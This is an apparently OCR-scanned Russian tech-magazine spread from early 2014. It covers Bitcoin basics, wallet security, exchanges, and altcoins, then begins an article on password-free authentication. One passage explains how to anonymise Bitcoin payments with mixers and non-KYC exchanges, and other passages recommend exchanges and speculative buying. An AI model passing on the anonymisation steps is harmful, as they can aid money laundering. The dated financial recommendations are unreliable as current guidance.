Транзакция — передача биткойнов между пользователями сети. Она содержит хеш предыдущей транзакции, подписанный кошельком пользователя, и публичный ключ получателя. Транзакции отправляются в сеть широковещательным запросом и подхватываются майнерами, которые включают их в блоки. Чтобы не допустить возможность отмены транзакции, нужно дождаться ее включения в несколько последовательных блоков. Такой процесс называется подтверждением.

Блокчейн (blockchain) — цепочка транзакций в сети Bitcoin, в которой отражаются все платежи. Хранится на всех узлах сети с полной версией кошелька. Транзакции в блокчейне публичны и хранятся вечно, с момента генерации первого блока по текущий момент.

Кошелек (клиент) Bitcoin — программное обеспечение, поддерживаемое группой независимых разработчиков. Обеспечивает хранение закрытого ключа и основные функции по осуществлению транзакций в сети. Кошелек может иметь несколько адресов.

Адрес Bitcoin — идентификатор в сети, который используется для проведения платежей. Технически адрес Bitcoin представляет собой 160-битный хеш открытого ключа. Адрес в среднем состоит из 33 алфавитно-цифровых символов и начинается с символа 1. Количество адресов в сети условно бесконечно, вероятность дублирования стремится к нулю.

Сложность майнинга — один из параметров расчета хеш-функции для генерации блока. Сложность предназначена для регулировки скорости добычи биткойнов в зависимости от суммарной вычислительной мощности сети, чтобы в среднем блок находился за десять минут. Через каждые 2016 блоков происходит автоматический пересчет сложности.

Майнинг — процесс добычи биткойнов путем шифрования блоков транзакций по алгоритму двойного SHA-256. Майнеры перебирают случайно генерируемые последовательности (nonce), чтобы найти хеш меньший, чем текущая цель, обратно пропорциональная сложности. Майнер, сформировавший блок, получает от сети вознаграждение в 25 BTC. Через каждые 210 000 блоков, то есть примерно четыре года, награда за блок уменьшается в два раза.

Пулы — сетевые ресурсы, объединяющие мощности множества майнеров. Вероятность найти блок у пула гораздо выше, чем у одиночного майнера. Вознаграждение за все блоки, найденные пулом, делится между майнерами в соответствие с их вкладом — подключенной к пулу вычислительной мощностью.

Прошедший 2013-й стал для Bitcoin самым значительным и богатым событиями. Если еще год назад Bitcoin был только игрушкой для гиков, финансовой пирамидой, средством отмывания преступных денег, покупки оружия и наркотиков, то сейчас о нем пишут крупнейшие мировые СМИ, его обсуждают в американском конгрессе, европейских правительствах и Коммунистической партии Китая. Почти все развитые экономики мира ввели или планируют вводить законы, регулирующие операции с криптовалютами. Рыночная капитализация Bitcoin уже превышает 12 миллиардов долларов. Все больше и больше фирм принимают биткойны, от мелких интернет-магазинов, австралийских фермеров или английских баров до производителей спецтехники и программного обеспечения. Выпускаются банкоматы и банковские карты, на которых можно хранить Bitcoin. За биткойны можно даже полететь в космос!

Но получить Bitcoin теперь не так просто. Биржевые котировки с начала года выросли почти в 100 раз, а сложность майнинга — более чем в 600 раз. Многие из первых майнеров, три-четыре года назад начавших добывать биткойны за идею или ради развлечения, стали миллионерами в буквальном смысле этого слова. Одни распродали свои монеты, другие держат их и ждут, когда Bitcoin станет всемирной валютой и заменит рубли, доллары, евро, йены, юани… Только время покажет, кто из них прав. Ближайшие год или два станут решающими — суждено ли криптовалютам скатиться в маргинальное прошлое или расти в светлое будущее ключевого финансового инструмента в мире. И пусть в малой степени, это будущее зависит от каждого из нас.

Третьего января 2014 года, в 22:45 по московскому времени, Bitcoin отметил свой первый юбилей — исполняется пять лет с момента генерации первого блока в сети!



WWW

Ресурсы, на которых можно отследить транзакции в сети Bitcoin и увидеть графики и отчеты:
blockexplorer.com
blockchain.info
bitcoincharts.com
bitcoinwisdom.com



Банковская карта от кипрского банка Neo & Bee, на которой можно хранить биткойны

САМАЯ НАШУМЕВШАЯ ПОТЕРЯ БИТКОЙНОВ В 2013 ГОДУ

Джеймс Хауэлз, 28-летний ИТ-шник из Ньюпорта (Уэльс, Великобритания), стал одним из первых майнеров в истории Bitcoin. Он начал майнить на процессоре своего домашнего компьютера еще в 2009 году. Но, намайнив 150 блоков (в то время — 7500 BTC), он был вынужден прекратить это занятие, так как его девушка начала возмущаться шумом и горячим воздухом, постоянно исходившими из круглосуточно работающего компьютера. Цена биткойна тогда была крайне низка, и Хауэлз вскоре забыл о своем увлечении. В следующем году компьютер вышел из строя, и большинство комплектующих, в том числе жесткий диск, были вынуты и заменены. Этот диск больше трех лет лежал в ящике стола, вплоть до лета 2013-го, когда Хауэлз решил провести генеральную уборку и в процессе выкинул диск в мусорное ведро.

Только 22 ноября несчастный наконец взглянул на график цены Bitcoin и ужаснулся. 7500 BTC, которые он намайнил несколько лет назад, уже стоили бы около 4,2 миллиона фунтов, или 6,5 миллиона долларов! Он позвонил одному из своих друзей и объяснил ситуацию, вдвоем они сели в грузовичок и поехали на городскую свалку. Но, взглянув на поле в несколько гектаров, заваленное горами мусора, они поняли, что поиски могут затянуться. Один из местных рабочих сказал, что потребуются пятнадцать человек с лопатами и в противогазах, чтобы иметь хоть какой-то шанс найти выброшенный несколько месяцев назад диск, который уже лежит в нескольких футах от поверхности. На этом друзьям пришлось вернуться домой. Дальнейшие поиски остались безрезультатными.

БЕЗОПАСНОСТЬ ПРЕЖДЕ ВСЕГО

Бешеный рост цены Bitcoin привлек не только производителей железа и спекулянтов, но и жуликов всех мастей. Зачем покупать дорогостоящее железо, рисковать деньгами на бирже или в казино, если можно украсть или выманить у доверчивых пользователей их биткойны? Теперь на первое место выходит безопасность хранения и транзакций в Bitcoin. Криптографическая сложность сети такова, что взломать ее снаружи невозможно и, даже чтобы подделать транзакции изнутри, нужно обладать огромными вычислительными мощностями, которые обойдутся в десятки миллионов долларов. Точками уязвимости остаются конечные устройства — кошельки, веб-сервисы, сетевая инфраструктура.

Сначала нужно определиться, зачем тебе биткойны. Хранить много лет или пользоваться прямо сейчас? От этого решения зависит стратегия защиты. Для длительного хранения нужно держать кошелек в offline, без контактов с внешним миром. Так как основа кошелька — это закрытый ключ, самый радикальный способ — «бумажный» кошелек, то есть просто распечатанный на бумаге закрытый ключ, который можно хранить где угодно — дома в ящике стола или в сейфовой ячейке в банке. Причем для пополнения такого кошелька необязательно подключать его к сети — достаточно просто перевести на него BTC. А увидеть баланс абсолютно любого адреса Bitcoin можно с помощью любого публичного сервиса, ведь все транзакции в сети полностью открыты!

Если хочется время от времени пользоваться кошельком, его можно разместить на защищенной от записи флешке, SD-карте, диске DVD-R или любом другом съемном носителе. Но такой кошелек может погибнуть при пожаре, потеряться при переезде, попасть под каблук жены, да мало ли что может случиться с кусочком пластика… Есть специальные аппаратные кошельки, например Bitcoin Trezor, но они стоят намного дороже.

Если ты современный человек, почему не воспользоваться современными технологиями? Достаточно поместить файл кошелька wallet.dat в запароленный архив, а потом зашифровать. После этого файл можно хранить где угодно, выложить копию на Dropbox или Google Drive и даже разослать друзьям. Если использовать все эти способы вместе, можно быть уверенным, что кошелек не потеряется.

Безопасность рабочего кошелька нужно организовывать так же, как и защиту любой другой ценной информации. Прежде всего — не держать все биткойны в одном кошельке. Например, на мобильный кошелек кидать столько, сколько может понадобиться для нескольких небольших покупок. В остальном средства защиты стандартны: использовать сложные пароли, антивирусы и файрволы, не кликать по всем ссылкам подряд и не запускать неизвестные приложения. И самое главное — не пускать к компьютеру с кошельком посторонних. Ведь для того, чтобы увести биткойны, не нужно красть комп или флешку. Вору достаточно скопировать файл кошелька, запустить его у себя дома и перевести средства



Всего за два месяца биржевой курс Bitcoin вырос почти в 14 раз!



Bitcoin Trezor


BFL Jalapeno — когда-то мечта домашнего майнера, а теперь экспонат для музея

ГДЕ КУПИТЬ BITCOIN?

Сейчас рынок Bitcoin ориентируется на несколько крупнейших площадок, с ежедневным оборотом в десятки тысяч BTC:

- BTC-e (https://btc-e.com) — русскоязычная биржа, торгует за рубли, доллары, евро, в том числе некоторыми альткойнами. Не требует от трейдеров документального подтверждения личности;
- Mt.Gox (https://mtgox.com) — японская биржа, которая раньше была флагманом, но сейчас скатилась на третье место из-за проблем с выводом денег. Требует документы;
- Bitstamp (https://bitstamp.net) — европейская биржа, крупнейшая среди торгующих за доллары. Требует документы;
- BTCChina (https://btcchina.com) — китайская биржа, торгует только за юани. Самые большие обороты BTC в мире.

Открывается и много других бирж, технически продвинутых, до которых регуляторам сложно докопаться, но их обороты пока невелики.

Из наиболее надежных и проверенных обменников можно порекомендовать:

- Metabank.ru (https://metabank.ru);
- ALFAcashier.com (https://alfacashier.com);
- wm-center.ru (https://wm-center.ru);
- 24change.com (https://24change.com).

на свой кошелек, и ты никак не сможешь этому помешать. Нужно пользоваться встроенным механизмом шифрования кошелька и даже хранить его на зашифрованном разделе операционки. Если на кошельке лежит крупная сумма в биткойнах, безопаснее держать его на отдельной виртуальной машине и запускать только для совершения транзакций. Используй свою голову и помни, что лучше тебя твои деньги не защитит никто!

Онлайн-кошельки

Если ты бедный студент, живешь в общежитии, пользуешься общедоступной локалкой и знаешь, что до твоего компа могут добраться любопытные соседи, — хранить биткойны в локальном кошельке небезопасно. В этом случае можно воспользоваться службами онлайн-кошельков, которых сейчас великое множество. Веб-кошельки имеют несколько преимуществ: они доступны из любой точки мира через обычный браузер, за их надежностью и безопасностью следит оператор, есть дополнительные услуги — обменник на различные валюты, платежи в социальных сетях, играх и казино и прочее.

Но использование онлайн-кошелька несет определенные риски.

Во-первых, сервис может закрыться, и все, кто держал на нем биткойны, останутся с носом. Поэтому лучше пользоваться услугами проверенных операторов, таких как My Wallet или Coinbase. На сайте btsec есть список самых надежных онлайн-кошельков (btcsec.com/online_wallet).

Во-вторых, все знают, что на крупных сервисах онлайн-кошельков хранятся тысячи BTC, поэтому их сайты становятся первыми целями для хакеров. Случаи взлома уже бывали неоднократно — например, в ноябре хакеры взломали сайт Inputs.io и вывели 4100 BTC.

Пользоваться веб-кошельками стоит, только если ты не уверен, что сможешь защитить свой собственный кошелек. Также они удобны для небольших покупок онлайн.

Полная тайна вкладов, то есть организации!

Все платежи в системе Bitcoin можно отследить от начала и до конца, даже если они идут через несколько посредников. Поэтому отговорки «ты отправил, а мне не пришло» в принципе абсурдны — все транзакции публичны и сохраняются в цепочке блоков (blockchain, блокчейн) раз и навсегда, у них нет «срока давности». И это очень удобно для честной торговли. Но представь, что тебе захотелось купить что-то за биткойны анонимно. В этом случае необходимо избежать идентификации по двум параметрам, которые сохраняются в любой транзакции, — IP-адресу и адресу Bitcoin. Скрыть свой IP-адрес можно с помощью любого вида анонимизации — SOCKS, VPN, Tor, I2P и других подобных технологий.

Прервать цепочку Bitcoin-транзакций несколько сложнее. Есть два способа. Первый из них — воспользоваться одним из сервисов «смешивания транзакций» (mixing services). Ты отправляешь на такой сервис биткойны с одного своего адреса, а он возвращает ту же сумму, но разными порциями на один или несколько твоих адресов. При больших оборотах сервиса в BTC сопоставить входы и выходы практически невозможно. Единственная опасность в том, что сервис полностью анонимен и его владелец, набрав чужих биткойнов, может их попросту не вернуть.

Второй способ обезличить свои BTC — это «прокрутить» их через биржу, которая не требует проверки личности пользователя. Достаточно создать два счета, ввести биткойны на один и передать их на другой с помощью внутреннего кода, который есть практически на всех биржах. После этого вывести BTC со второго счета — они будут отправлены уже с адреса биржи, никак не связанного с твоим исходным адресом. Если при входе на биржу использовать анонимайзеры, отследить такую транзакцию будет почти невозможно (хотя сегодня ни в чем нельзя быть уверенным на 100%).

НЕ ПОЗДНО ЛИ ВХОДИТЬ В ИГРУ? ЛУЧШЕ ПОЗДНО, ЧЕМ НИКОГДА

Можно ли заработать на биткойнах сейчас? Да, можно, несмотря на то, что в криптовалюты уже пришли крупные игроки и порог входа стал гораздо выше. Нужно только выбрать подходящее направление. Первое, самое традиционное, — майнинг. Но с продолжающимся ростом сложности вложения в несколько тысяч долларов уже почти бесполезны — они могут даже не окупить затрат. Серьезное железо для майнинга уже требует вложений в десятки тысяч, и заработок быстро снижается, на 20–30% после каждого пересчета сложности. Время массового майнинга Bitcoin на процессорах и видеокартах прошло. Когда цена 1 BTC стала измеряться в десятках долларов, приход специализированных устройств оказался неизбежен. И осенью 2012 года стартовали разработки первых микросхем ASIC для майнинга, а массовые отгрузки покупателям начались весной — летом 2013 года. ASIC (Application Specific Integrated Circuit) — заказная микросхема (чип), заточенная исключительно под одну задачу, не способная делать что-то еще. Зато в своей области применения ASIC не имеют равных в производительности и гораздо дешевле универсальных чипов в производстве за счет увеличения сроков и стоимости первичной разработки.

Теперь большую часть дохода получают производители ASIC-устройств, а с другой стороны — владельцы пулов, к которым подключается масса одиночных майнеров. Большая часть мощностей сети Bitcoin уже поделена между несколькими крупными стабильными пулами с хорошей репутацией, и переманить у них майнеров — задача гораздо более сложная, чем настроить железо и софт. Можно попытать счастья, открыв пул по добыче одной из альтернативных криптовалют (форков). Чтобы создать свой пул, нужно не так и много — стабильный канал в интернет, собственный сервер и хороший программист. Есть софт для создания пулов с открытым исходным кодом, его нужно только настроить

на определенную валюту и параметры добычи. Владелец пула может заработать как на собственных мощностях, так и на небольшой комиссии, которую он собирает со всех подключенных майнеров.

Если не хочешь вкладываться в майнинг, можешь заработать биткойны своими руками или головой. Для этого достаточно делать свою обычную работу, но брать со своих клиентов деньги не в рублях, а в биткойнах. Конечно, в офлайне еще очень мало людей знает о биткойне, а в Сети таких становится все больше и больше. И если у тебя есть сайт или интернет-магазин — прикрутить оплату в биткойнах совсем несложно! Самое простое — выложить на сайт свой адрес кошелька или QR-код, который можно создать в кошельке, — и любой сможет отправить тебе биткойны. Настроить оплату в интернет-магазине тоже несложно. Дело в том, что полный клиент Bitcoin содержит демон bitcoind, с которым можно работать через команды API почти из любой ОС. Достаточно установить его на свой сервер или colocation (любой хостинг, на котором можно устанавливать и запускать собственные приложения и на котором свободно каких-то 30–40 Гб). Потом с помощью API-команд кошелька и нескольких PHP-скриптов создать пользовательский интерфейс для приема платежей. Подробное описание этого процесса можно почитать здесь: btcsec.com/bitcoin_receive_as_payment.

Деньги должны работать!

Другое раскрученное направление криптовалютной отрасли — биржи и обменники. Биткойном уже занялись крупные трейдеры с роботами высокочастотной торговли, совершающими тысячи операций в секунду. Мелким игрокам с ручным выставлением ордеров становится все труднее, они не успевают за роботами. Но позиционная торговля, где не нужно бороться за каждый пункт цены, все еще актуальна. На разных биржах курс может отличаться на 10–15%, поэтому можно купить биткойны на дешевой бирже и продать их на дорогой. Такой процесс называется «арбитраж», и на классических биржах он способствует выравниванию курса. Но на некоторых bitcoin-биржах в дело вмешиваются другие факторы, например сложности с выводом фиатных денег из-за запретов госрегуляторов и банков. Там биткойн всегда дороже, так как биткойны выводятся без проблем и их скупают просто для вывода.

Обменники ориентированы на разовую покупку-продажу для тех, кто не хочет вникать в сложности биржевой торговли. Они зарабатывают на комиссии с каждой операции, которую берут в зависимости от платежной системы, а также на разнице обменных курсов. Такой вид обмена — самый рискованный для конечного пользователя, так как он строится только на доверии (подавляющее большинство обменников анонимны). Достаточно собрать деньги, имитируя задержки транзакций по техническим причинам, а потом просто закрыть ресурс. Такие «черные» обменники появляются и исчезают, оставляя на форумах и в соцсетях толпы плачущих пользователей, которые больше не увидят своих денег.

Небольшую долю рынка занимают частные менялы, которые не имеют своего сайта и предлагают, как правило, мелкие суммы, но с минимальным процентом, и с ними проще договориться.

А еще... еще можно играть на биткойны в покер, делать ставки в казино или в беттинге на спортивные состязания! Но как показала практика, сейчас самый простой и доходный способ заработка — просто пойти на биржу, купить биткойнов и забыть о кошельке на несколько месяцев. Те, кто купил биткойны еще этим летом, заработали больше многих биржевых трейдеров. В мире Bitcoin все еще только начинается!

Альтернативы Bitcoin

Ты, наверное, уже знаешь про лайткойн (Litecoin) — «серебро к биткойну-золоту». Возможно, ты даже что-то слышал про Peercoin (PPC). Но знаешь ли ты, что альтернативных монет уже сотни?

Почему бы и нет, исходники биткойна лежат на GitHub, можно взять и форкнуть, изменив имя и несколько констант. Лайткойн, самый известный форк, был далеко не первым. Обычно публичный релиз происходил гораздо позже генерации нулевого блока, и за это время автор успевал намайнить сотни тысяч и миллионы монет. Потом все это продавалось, и ушлый новатор отправлялся на солнечные острова.

Лайткойн был запущен честно, кроме того, его автор не прятал свою личность за ником и был квалифицированным программистом из Google, это и создало LTC имя второй после биткойна криптовалюты.

Другой масштабной новацией была технология Proof-of-Stake (PoS), позволяющая подтверждать транзакции не труднонаходимым хешем (что ведет к большим затратам электричества на простое поддержание криптовалюты), а фактом наличия большого количества монет. Впервые это было сделано в валюте PPCoin. Но на данный момент выявлены многие недостатки такого подхода. К примеру, с PoS больше возможностей для проведения атаки 51%. Так или иначе, PPCoin сейчас третья по капитализации криптовалюта.

Многим не нравится большое время подтверждения блоков. Представь, что ты покупаешь в ларьке пиво и расплачиваешься биткойнами. Тогда тебе придется в среднем десять минут приплясывать на морозе, пока транзакция включится в блок и владелец ларька получит гарантию, что ты не обратишь транзакцию. Поэтому у лайткойна среднее время блока установлено в 2,5 минуты, но есть валюты и с меньшим.

Если тебе вдруг не нравится, что биткойнов всего-то 21 миллион, можно легко поменять награду за блок и получить 90 миллиардов монет, как у Infinitecoin (IFC). Да и вообще есть немало констант, которые можно крутить.

Есть люди, которых не вдохновляет SHA-256 в качестве хеш-функции. Он легко кладется на ASIC'и, и тем самым весь майнинг сосредотачивается у их производителей. Хватит это терпеть! В лайткойне и большинстве форков используется алгоритм scrypt, лучше всего вычисляемый на любимых друзьях майнера — видеокартах Radeon. А в валюте Quark используется с десяток вложенных хешей, вычисляемых только на CPU.

Есть и откровенно стебные койны, например Cthulhu Offerings или Lebowskis.

Собственно, все альткойны и состоят из разных комбинаций PoS, хеш-алгоритмов, времени блока, награды за блок и красивых названий. Торговать весь этот зоопарк удобнее всего на бирже cryptsy.com. Сейчас там продается и покупается порядка 80 разных монет, и владельцы биржи довольно часто обновляют этот список: убирают утратившие актуальность, добавляют новые и перспективные. Кроме того, при наличии крепких нервов там можно немного заработать на жестких колебаниях курсов, а можно и потерять все нажитые непосильным трудом биткойны. ⌶

НЕКОТОРЫЕ ФАКТЫ О ПУЛАХ

- **Групповой майнинг, или pool-майнинг, придумал программист из Чехии Марек Палатинус, известный под ником slush, он же в декабре 2010 года открыл первый пул. С тех пор пулы почти вытеснили индивидуальных майнеров. Сейчас slush возглавляет разработку упомянутых кошельков Bitcoin Trezor.**
- **Недавно хакеры увели больше 1500 BTC, взломав крупнейший русский пул — 50BTC. Он продолжает работать, но потерял почти всех пользователей.**
- **Один из старейших пулов btcguild.com несколько раз имел вычислительную мощность, превышающую 51% мощности всей сети, то есть мог творить с биткойном что угодно. Но его владельцы ни разу не использовали такую возможность.**



Клонов Bitcoin очень много. Кто сможет по логотипам узнать все криптовалюты? Ну, кроме очевидного LiteCoin


0,4
10%
70%

Будущее без паролей

Что придет на смену столпу информационной безопасности

От колец с NFC до электронных татуировок — чего только не пытаются изобрести, чтобы избавить мир от всем опостылевшей необходимости то и дело вводить пароли.


О недостатках паролей сказано уже очень многое: они одновременно и неудобны, и не особенно надежны. Даже если придумать один сложный пароль и запомнить его, это не спасет от случаев вроде недавней грандиозной утечки Adobe. На то, чтобы использовать везде сложные и уникальные пароли, способны немногие, да и удовольствие это сомнительное.

Для важных применений вроде денежных переводов существуют разнообразные способы двухфакторной авторизации. Для консюмерских продуктов этот подход сейчас стал своеобразной панацеей. Но это еще больше усложняет процесс. Надежность надежностью, но возиться с кодами, приходящими по SMS, или запасаться электронными токенами SecurID никому (кроме отдельных фанатиков) не хочется.

В качестве промежуточного решения, учитывающего распространенность паролей и компенсирующего некоторые их недостатки, выступают программы вроде 1Password. Они дают возможность генерировать длинные и стойкие к подбору пароли и заодно отвечают за их хранение. Большой популярностью пользуются и браузерные запоминалки паролей. Главный их недостаток — если ты отрезан от своей программы, то оказываешься беспомощным. Зато злоумышленник, получивший доступ к базе и раздобывший пароль от нее, срывает большой куш. В декабрьском номере мы провели простейший тест из трех этапов. Полностью выстоял только опенсорсный KeePass. Roboform и 1Password выдержали большую часть «атак», а, скажем, продукт от «Лаборатории Касперского» и Sticky Password с треском завалили наши испытания.

Определенные удобства есть у авторизации через онлайновые сервисы — в первую очередь серверы OpenID, Facebook, Google и Twitter. Но это хорошо лишь для самых казуальных случаев — например, регистрации в системе комментариев на каком-нибудь сайте. Связывать кошелек с аккаунтом Facebook было бы безумием.

Отсюда — множество разработок, ставящих целью одновременно избавить пользователей от лишней мороки, защитить от глупостей вроде наклеивания на монитор бумажек с паролями и сделать авторизацию более надежной. В итоге все сводится к двум направлениям: удобным универсальным токенам, которые можно носить с собой, и биометрии. А вот тонкости реализации могут различаться очень сильно.




Андрей Письменный
apismenny@gmail.com

КОЛЬЦО GOOGLE

В январе 2013 года технические издания облетела новость: Google начинает войну с паролями. Впрочем, война — слово слишком громкое, и на самом деле в Google всего лишь экспериментируют с новаторскими способами аутентификации. Но и это уже звучит интересно!

Основная идея экспериментов — привязать авторизацию к устройству. Этим устройством может быть телефон, компьютер или отдельный аксессуар. В качестве примера в Google приводят Yubico: этот стартап занимается выпуском крохотных карточек, которые вставляются в USB и предоставляют программам возможность убедиться, что перед ними нужный пользователь.

Стоит человеку прикоснуться к сенсору на внешней стороне карты, как та генерирует и передает компьютеру (вернее, установленному на него драйверу) одноразовый пароль, созданный с учетом хранящегося в карте уникального тайного ключа. Про-



Карточка YubiKey Nano настолько миниатюрна, что полностью умещается в порт USB





грамма выполняет обратный алгоритм и убеждается, что полученная последовательность действительно соответствует карте и ассоциированному с ней пользователю. В целом это аналог токенов SecurID, но более удобный и к тому же дешевый — карта вместе с доставкой по Америке стоит всего пять долларов (за международную пересылку придется доплатить).

Эксперимент Google заключался в том, чтобы реализовать сквозную поддержку Yubico: браузер Chrome автоматически переговаривается с драйвером устройства и передает веб-сервисам Google сигнал об авторизации. В итоге, чтобы заглянуть в свой ящик Gmail, нужно лишь набрать адрес и дотронуться до вставленной в USB карты Yubico. Неплохое сочетание удобства и надежности.

Но у Yubico все же есть недостатки: во-первых, занимает USB (есть «сквозная» версия, с наружным портом, но она не такая миниатюрная), во-вторых, это решение не универсально — подойдет для компьютера, но не годится для мобильных устройств из-за отсутствия у них полноразмерного USB.

К марту 2013 года появились подробности о проекте некоего кольца, кующегося в жерле вулкана Google (простите, метафора сама напросилась). Кольцо, судя по довольно смутному описанию, просочившемуся в прессу, должно работать так же, как и карточки Yubico, только не через USB, а по NFC. Достоинства очевидны: мало того, что кольцо наверняка будет совместимо с новыми телефонами на Android, так оно еще и намного надежнее и удобнее. Забирать с собой карточку, каждый раз отходя от рабочего места, не станешь, а вот кольцо всегда на пальце и всегда готово к использованию.

ОБЪЕДИНИТЬ ИХ ВСЕ

Украшение на пальце, которое дает доступ к телефону или компьютеру с совместимой операционной системой, — это неплохо, но как-то однобоко. Нельзя ли сделать так, чтобы совместимость простиралась дальше и надежная бесконтактная авторизация была доступной на любых компьютеризированных устройствах? Да и кольцо хотят носить далеко не все: многие наверняка предпочтут иметь электронный ключ в каком-то другом виде. И тут все зависит от того, смогут ли гиганты индустрии договориться между собой и сделать единые протоколы. Надежда на это, как всегда, слаба, но она есть.

Объединенными усилиями PayPal и Lenovo был создан альянс FIDO. Со знаменитой компьютерной сетью эта аббревиатура не связана: в данном случае FIDO расшифровывается как Fast Identity Online — быстрая онлайновая идентификация.

Вот как звучит устав этой организации: «Открытые спецификации FIDO будут поддерживать полный спектр технологий аутентификации, включая биометрические вроде дактилоскопии, сканирования сетчатки, распознавания голоса и лиц, а также существующие решения и коммуникационные стандарты, такие как Trusted Platform Modules (TPM), токены USB, embedded Secure Elements (eSE), смарткарты и NFC. Открытые спецификации будут создаваться с учетом расширяемости и будущих инноваций. Разработки FIDO будут направлены на интеграцию технологий в единую инфраструктуру, позволяющую приспособить системы безопасности к разнообразным нуждам пользователей и организаций».


FIDO был создан лишь в прошлом году, и на данный момент работы находятся только на подготовительных этапах. Тем не менее чувствуется востребованность этой инициативы, и новые участники не заставляют себя ждать. К примеру, в октябре 2013 года к альянсу примкнула фирма MasterCard.

ЛАБОРАТОРНЫЕ РАБОТЫ


То, что происходит в исследовательских лабораториях, всегда на порядок интереснее, чем деятельность альянсов и комитетов по стандартизации. Новые виды авторизации не исключение.

Так может выглядеть кольцо Google

Прототипы InTouch пока что смотрятся не очень привлекательно, но в будущем могут превратиться в незаметную накладку на ноготь



Браслеты Bionym Nymi будут стоить 99 долларов или 79 — по предзаказам





↖ **Найдутся ли желающие носить на руке такое украшение?**

↗ **Устройство Touch ID**

Ученые из финского центра научно-технических исследований VTT Technical Research создали занятный гаджет, который не только помогает авторизоваться, но и упрощает работу с несколькими устройствами одновременно. Их система называется InTouch и может быть выполнена в виде браслета, кольца или даже накладки на ноготь.

